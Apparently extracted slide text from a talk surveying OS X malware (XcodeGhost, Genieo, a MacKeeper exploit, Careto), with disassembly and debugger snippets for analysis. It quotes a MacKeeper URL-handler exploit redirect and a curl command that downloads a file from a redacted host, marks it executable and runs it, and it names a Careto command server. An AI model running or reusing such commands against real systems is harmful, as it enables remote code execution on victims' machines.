
```
// modules keywords
#define MODULES_KEY @"modules"
#define MODULES_TYPE_KEY @"module"
#define MODULES_ADDBK_KEY @"addressbook"
#define MODULES_MSGS_KEY @"messages"
#define MODULES_POS_KEY @"position"
#define MODULES_DEV_KEY @"device"
#define MODULES_CLIST_KEY @"calllist"
#define MODULES_CAL_KEY @"calendar"
#define MODULES_MIC_KEY @"mic"
#define MODULES_SNAPSHOT_KEY @"screenshot"
#define MODULES_URL_KEY @"url"
#define MODULES_APP_KEY @"application"
#define MODULES_KEYLOG_KEY @"keylog"
#define MODULES_CLIP_KEY @"clipboard"
#define MODULES_CAMERA_KEY @"camera"
```



intelligence collection

OS X/XCODEGHOST

application infector




```
$ less Xcode.app/Contents/PlugIns/Xcode3Core.ideplugin/Contents/SharedSupport/Developer/Library/Xcode/  
Plug-ins/CoreBuildTasks.xcplugin/Contents/Resources/Ld.xcspec  
...  
Name = ALL_OTHER_LDFLAGS;  
DefaultValue = "$(LD_FLAGS) $(SECTORDER_FLAGS) $(OTHER_LDFLAGS) $(OTHER_LDFLAGS_${variant}) $  
(OTHER_LDFLAGS_${arch}) $(OTHER_LDFLAGS_${variant}_${arch}) $(PRODUCT_SPECIFIC_LDFLAGS)  
-force_load ${PLATFORM_DEVELOPER_SDK_DIR}/Library/Frameworks/CoreServices.framework/CoreServices";
```

modified Ld.xcspec file

OS X/GENIEO (INKEEPR)


most prolific os x adware



fake installers




bundled with apps



browser extension(s)

ADS




OS X/BACKDOOR(?)

bot/backdoor that exploits MacKeeper



"[a] flaw in MacKeeper's URL handler implementation allows arbitrary remote code execution when a user visits a specially crafted webpage" -bae systems




```
<script>  
window.location.href =  
'com-zeobit-command:///i/ZBAppController/performActionWithHelperTask:  
arguments:/<BASE_64_ENCODED_STUB>';  
...
```




launch agent




survey



shell



download



execute

exploit & payload

```
curl -A 'Safari' -o /Users/Shared/dufh  
http://<redacted>/123/test/qapucin/bieber/210410/cormac.mcr;  
chmod 755 /Users/Shared/dufh;  
cd /Users/Shared;  
.dufh
```

OS X/CARETO ('MASK')

'cyber-espionage backdoor'




```
disassembly
```

```
lea    rdi, encodedServer ; "\x16d\n~\x1AcM!"...
mov    rsi, decodedServer
call  _Dcd

...
mov    rdi, decodedServer
mov    esi, cs:_port
call  _sbd_connect
```

encoded strings



phishing/exploits

```
$ lldb OSX_Careto
(lldb) target create "OSX_Careto"
Current executable set to 'OSX_Careto' (x86_64).''
```

```
(lldb) b _Dcd
Breakpoint 1: where = OSX_Careto`_Dcd,
```

...

```
$ (lldb) x/s decodedServer
0x100102b40: "itunes212.appleupd.com"
```



